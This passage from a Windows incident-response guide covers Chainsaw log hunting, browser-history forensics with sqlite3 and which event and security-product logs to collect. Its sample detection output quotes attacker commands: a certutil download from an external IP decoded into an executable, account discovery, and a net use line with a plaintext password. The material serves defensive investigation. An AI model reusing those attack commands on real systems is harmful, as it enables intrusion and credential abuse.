
```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
Foreach-Object {
  write-host "----Reg location is $_---" -ForegroundColor Magenta ;
  gp $_ |
  select -property * -exclude PS*, *one*, *edge*
  FL
}
```



Or for something less fancy, but won't print the User SID so it may not be evident which account did what

```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;
(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
```




Chainsaw

Chainsaw is an awesome executable for Windows event logs, that leverages sigma rules to carve through the logs and highlight some of the suspicious activity that may have taken place.

It's relatively easy to install and use. You can take logs from a victim machine, and bring them over to chainsaw on your DFIR VM to be examined, you just have to point chainsaw at the directory the collected logs are in

```
.\chainsaw.exe hunt 'C:\CollectedLogs' --rules sigma_rules/ --mapping mapping_fil
```



```
[09/27/2021 19:41:06] | PS C:\Users\IEUser\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw > .\chainsaw.exe hunt 'C:\Users\IEUser\Desktop\c56-CyberCorp\Downloads\CyberPolygon
rtifacts\' --rules sigma_rules/ --mapping mapping_files/sigma-mapping.yml
>>
```

```
   By F-Secure Countercept (Author: @FranticTyping)

[+] Found 333 EVTX files
[+] Converting detection rules...
[+] Loaded 835 detection rules (90 were not loaded)
[+] Printing results to screen
[+] Hunting: [========================================] 333/333 -

[+] Detection: (External Rule) - Suspicious Command Line
```

system_time	id	detection_rules	computer_name	Event.EventData.CommandLine	process_name
2020-06-20 19:29:06	4688	+ Rundll32 Without Parameters	"DESKTOP-BZ2O2CP.cybercorp.com"	rundll32.exe	C:\Windows\System32\rundll32.exe
2020-06-20 19:30:00	4688	+ Local Accounts Discovery + Whoami Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	whoami	C:\Windows\System32\whoami.exe
2020-06-20 19:31:08	4688	+ Suspicious Certutil Command	"DESKTOP-BZ2O2CP.cybercorp.com"	certutil -urlcache -f http://196.6.112.70/disco.jpg C:\Windows\TEMP\disco.jpg:sh	C:\Windows\System32\certutil.exe
2020-06-20 19:31:16	4688	+ Suspicious Certutil Command	"DESKTOP-BZ2O2CP.cybercorp.com"	certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe	C:\Windows\System32\certutil.exe
2020-06-20 19:33:03	4688	+ Local Accounts Discovery + Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	net user	C:\Windows\System32\net.exe
2020-06-20 19:33:03	4688	+ Local Accounts Discovery + Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	C:\Windows\system32\net1 user	C:\Windows\System32\net1.exe
2020-06-20 19:33:10	4688	+ Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	net localgroup administrators	C:\Windows\System32\net.exe
2020-06-20 19:33:10	4688	+ Net.exe Execution	"DESKTOP-BZ2O2CP.cybercorp.com"	C:\Windows\system32\net1 localgroup administrators	C:\Windows\System32\net1.exe
2020-06-20 19:35:38	4688	+ Local Accounts Discovery	"DESKTOP-BZ2O2CP.cybercorp.com"	net use \\192.168.184.100\C$ /user:cybercorp\backupsrv !!feb15th2k6!!	C:\Windows\System32\net.exe

```
[+] 9 Detections found
```

Browser History

We can go and get a users' browers history if you have the machine.


You'll find the SQL DB file that stores the history in the following:

- Chrome `:\Users\*\AppData\Local\Google\Chrome\User Data\Default\History`
- Edge `C:\Users\*\AppData\Local\Microsoft\Edge\User Data\Default\History`
- Safari `/System/Volumes/Data/Users/*/Library/Safari/History.db , Downloads.plist`
- Firefox `C:\Users\*\AppData\Roaming\Mozilla\Firefox\Profiles\*\Downloads.json, Places.sqlite`

Once retrieved, you can open it via sqlite3 or a web-browser GUI.

- The GUI doesn't need much guidance, so lets chat command line.

Fire it up: `sqlite3 history.db`



List the tables, which are like ‘folders’ that contain categorised data

```
.tables
```


```
[2022-Feb-09 13:17:49 GMT] ~/Downloads
🔍 -> sqlite3 history.db
SQLite version 3.36.0 2021-06-18 18:58:49
Enter ".help" for usage hints.
sqlite> .tables
clusters                    downloads_slices          typed_url_sync_metadata
clusters_and_visits         downloads_url_chains      urls
content_annotations         keyword_search_terms      visit_source
context_annotations         meta                      visits
downloads                   segment_usage
downloads_reroute_info      segments
sqlite>
```

If you just run `select * from downloads;` , you'll be annoyed by the messy output

```
sqlite> select * from downloads;
1|114f7c40-6357-4d48-a205-c0b6b87738b2|C:\Users\ben.ford\Downloads\Greenshot-INSTALLER-1.2.10.6-RELEASE.exe
2.10.6-RELEASE.exe|13263492972866534|1783200|1783200|1|0|0||13263492974579781|1|13263492986156138|0|https:/
ads/|https://www.google.com/||||"c16f86882d5a102ed7a0fbbc0874d102"|Wed, 09 Aug 2017 15:35:31 GMT|applicatio
2|ef619914-f2cf-4bef-bf4e-9a723025b2fc|C:\Users\ben.ford\Downloads\lghub_installer.exe|C:\Users\ben.ford\Do
424|41131424|1|0|0||13263493547065783|1|13263493684033743|0|https://www.logitechg.com/||https://www.logitec
le.com/||||"2a2c744380e8bc5e768410357bfd122e-5"|Thu, 15 Apr 2021 18:08:12 GMT|application/octet-stream|appl
3|8fa55e40-2e8b-40e3-a4f7-7cb8b5a121be|C:\Users\ben.ford\Downloads\UnifiedCommunicatorAdvanced.msi|C:\Users
|13263503428743683|42602496|42602496|1|0|0||13263503437543725|0|0|0|||https://nam12.safelinks.protection.ou
```

To transform the data to something more useful to look at, try this, which will open it up in excel:

```
.excel
.headers on
 select * from downloads;
```



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	1	114f7c40-63	C:\Users\ber	C:\Users\ber	1.3263E+16	1783200	1783200	1	0	0		1.3263E+16	1	1.3263E+16	0	https://getgreenshot.org/		https://getgr
2	2	ef619914-f2	C:\Users\ber	C:\Users\ber	1.3263E+16	41131424	41131424	1	0	0		1.3263E+16	1	1.3263E+16	0	https://www.logitechg.co		https://www
3	3	8fa55e40-2e	C:\Users\ber	C:\Users\ber	1.3264E+16	42602496	42602496	1	0	0		1.3264E+16	0	0	0			https://nam1
4	4	fd0685f9-0d	C:\Users\ber	C:\Users\ber	1.3264E+16	115396608	115396608	1	0	0		1.3264E+16	1	1.3264E+16	0			https://nam(
5	5	9cf619f4-15	C:\Users\ber	C:\Users\ber	1.3264E+16	147187232	147187232	1	0	0		1.3264E+16	1	1.3264E+16	0	https://software.watchgu		https://softv
6	6	ddb267f2-31	C:\Users\ber	C:\Users\ber	1.3264E+16	3963192	3963192	1	0	0		1.3264E+16	1	1.3264E+16	0	https://notepad-plus-plus		https://notej
7	7	5d6d0250-5(	C:\Users\ber	C:\Users\ber	1.3264E+16	581160	581160	1	0	0		1.3264E+16	1	1.3264E+16	0			https://www
8	8	0799088c-d6	C:\Users\ber	C:\Users\ber	1.3264E+16	581184	581184	1	0	0		1.3264E+16	1	1.3264E+16	0			https://www
9	9	8f078479-95	C:\Users\ber	C:\Users\ber	1.3264E+16	12446336	12446336	1	0	0		1.3264E+16	1	1.3264E+16	0			https://ap.sc
10	11	f65f2e00-bb(	C:\Users\ber	C:\Users\ber	1.3264E+16	26767131	26767131	1	0	0		1.3264E+16	0	0	0	https://ap.sccnet.com/Ind		https://ap.sc
11	12	6c4274ed-fc	C:\Users\ber	C:\Users\ber	1.3264E+16	251586	251586	1	0	0		1.3264E+16	1	1.3264E+16	0			https://nam1

And then if you tidy this up it's easy to see what the user downloaded and from where

	A	B	C	D	E	F	G	H	I	J
1	id	target_path	referrer							
2	2	C:\Users*\Downloads\FakeActivation.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
3	3	C:\Users*\Downloads\FakeActivation (1).zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
4	4	C:\Users*\Downloads\AdAvenger.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/AdAvenger.zip							
5	5	C:\Users*\Downloads\WindowsSupport.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/WindowsSupport.zip							
6	6	C:\Users*\Downloads\Antivirus 2010.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/rogues/Antivirus%202010.zip							
7	7	C:\Users*\Downloads\Fantom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/Fantom.zip							
8	8	C:\Users*\Downloads\NoMoreRansom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/NoMoreRansom.zip							
9										

You can also tidy it up with the following

```
.mode line #makes it look niceer
select * from moz_places;
```

```
             id = 26
            url = https://www.knowbe4.com/anz-ransomware-simulator-tool-ga?utm_term=%2Bknowbe4%27s&utm_campaign=Google_Brand_Search_AU&utm_source=google&utm_medium=ppc&ma
e=b&network=g&device=c&adposition=&keyword=%2Bknowbe4%27s&gclid=EAIaIQobChMI0PrPt5KQ9gIVFiUrCh38_Q6_EAAYASABEgKzLPD_BwE
          title = Ransomware Simulator | KnowBe4
       rev_host = moc.4ebwonk.www.
    visit_count = 1
         hidden = 0
          typed = 0
        frecency = 100
  last_visit_date = 1645424104713000
           guid = uDdxZw1V7yUP
   foreign_count = 0
        url_hash = 47359251660420
     description = Find out if your endpoint protection actually blocks ransomware and cryptomining infections with KnowBe4's Ransomware Simulator Tool.
preview_image_url = VALUE
       origin_id = 11

             id = 27
            url = https://www.knowbe4.com/typ-ransim-form-uki?submissionGuid=a4b01f64-ef49-4ded-a879-e818899a1290
          title = Thank You - RanSim Tool | KnowBe4
       rev_host = moc.4ebwonk.www.
    visit_count = 1
         hidden = 0
          typed = 0
        frecency = 100
  last_visit_date = 1645424154927000
           guid = sF1rnsONiuEs
   foreign_count = 0
        url_hash = 47357528745644
     description = Thank you for requesting your KnowBe4 RanSim Tool.
preview_image_url = VALUE
       origin_id = 11

             id = 28
            url = https://ransim.knowbe4.com/downloads/ransim.zip
          title = ransim.zip
       rev_host = moc.4ebwonk.misnar.
    visit_count = 0
         hidden = 0
          typed = 0
        frecency = 0
  last_visit_date = 1645424160434000
           guid = hwL_oluxAudf
   foreign_count = 0
        url_hash = 47359247507517
     description = VALUE
preview_image_url = VALUE
       origin_id = 12
```

Which logs to pull in an incident

- Basics
- Security Products Logs
- Other Microsoft logs
- Remote Management Logs
- Cerutil History

Basics

Windows Event Logs can be found in `C:\windows\System32\winevt\Logs\` . To understand the general Event IDs and logs, you can read more here

But knowing which logs to pull of the hundreds can be disorientating. Fortunately, there really aren't that many to work with. This is for a myriad of reasons:

- Most clients will not flick on additional logging features. This means that there are actually few logs that provide security value
- A lot of logs are diagnostic in nature, so we don't have to pull these.
- Even when certain logs do have security value - like PowerShell logs - if an incident happened 2 months ago, and a partner did not store their logs elsewhere it is likely that these logs have been overwritten.

Let's signpost the logs you absolutely want to grab every time.

Here's a script that can automate collection for staple logs from below

Sysmon

```
C:\windows\System32\winevt\Logs\Sysmon.evtx
```

You're never going to see Sysmon deployed. In 99% of the incidents I've been in, they never have it.

But if you DO ever see sysmon, please do pull this log. It is designed to enrich logs with security value, and is a standard tool for many SOCs / SIEMs

Holy Trinity

```
C:\windows\System32\winevt\Logs\Application.evtx
C:\windows\System32\winevt\Logs\Security.evtx
C:\windows\System32\winevt\Logs\System.evtx
```

These are the staple logs you will likely pull every single time.

These are the logs that will give you a baseline insight into an incident: the processes, the users, the sign ins (etc)

Defender & security products

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%4Operational.evtx
```

We already get Defender alerts, but pulling the defender log is beneficial for log ingestion later.

We can correlate Defender alerts to particular processes.

PowerShell

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx
```

By default, PowerShell logs are pretty trash. But I'll pull them regardless if there is ever an AMSI / PwSh related alert or artefact in the other logs. This will give insight into the commands an adversary has run.

If you know the user who is involved in the suspicious process, there is a PowerShell history artefact you can pull on.

```
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Replace the username field with the username you have, and you will get a TXT file with the history of the users PowerShell commands - sometimes!


RDP and WinRM logs

```
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnecti
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionMa
C:\windows\System32\winevt\Logs\Microsoft-Windows-WinRM%4Operational.evtx
```

Pull these to gain insight into the username, source IP address, and session time for RDP and WinRM's PowerShell remoting. This resource can advise further: https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/

If you've got "RDS.. through the Remote Desktop Gateway" collect `C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Gateway%4Operational.evtx` . Filter for the following Event IDs:

- 300 & 200 will show the username and IP address that was part of the authentication
- 303 will show the above, but also session duration show BYTES IN and OUT, which may give some context for data exfil (but vague context)



Miscellaneous logs

There are some other logs that you'll pull on if the context is appropiate

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx`

- This can offer insight into execution from registry run keys

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx`

- Adversaries can use BITS to do all kinds of malicious things

`C:Windows\System32\winevt\Logs\Microsoft-WindowsTaskScheduler%4Operational`

- Detail in scheduled tasks - though we would likely be able to get this telemtry elsewhere

Security Products Logs

Sometimes, it's helpful to go and pull other Security Solutions' logs and files.

Much of the below is taken from Velociraptor's implementation of KAPE

Bitdefender:

```
C:\ProgramData\Bitdefender\Endpoint Security\Logs\

C:\ProgramData\Bitdefender\Desktop\Profiles\Logs\

C:\Program Files*\Bitdefender*\*\.db

C:\Program Files\Bitdefender\Endpoint Security\Logs\system\*\*.xml

C:\ProgramData\Bitdefender\Endpoint Security\Logs\Firewall\*.txt
```

Carbon Black

```
C:\ProgramData\CarbonBlack\Logs\*.log

C:\ProgramData\CarbonBlack\Logs\AmsiEvents.log
```

Cisco AMP

```
C:\Program Files\Cisco\AMP\*.db
```

Cylance / Blackberry

```
C:\ProgramData\Cylance\Desktop

C:\Program Files\Cylance\Desktop\log\* log

C:\ProgramData\Cylance\Desktop\chp.db

C:\ProgramData\Cylance\Optics\Log
```

Elastic Endpoint Security

```
C:\program files \elastic\endpoint\state\log
```

ESET: Parser available at https://github.com/laciKE/EsetLogParser

```
C:\ProgramData\ESET\ESET NOD32 Antivirus\Logs\
```

FireEye Endpoint Security

Databases were encrypted, so can't be accessed easily. From Fireeye documentation, you can get logs via command 'xagt -g example_log.txt'.

```
C:\ProgramData\FireEye\xagt\*.db
```

F-Secure

```
C:\Users\*\AppData\Local\F-Secure\Log\*\*.log

C:\ProgramData\F-Secure\Antivirus\ScheduledScanReports\

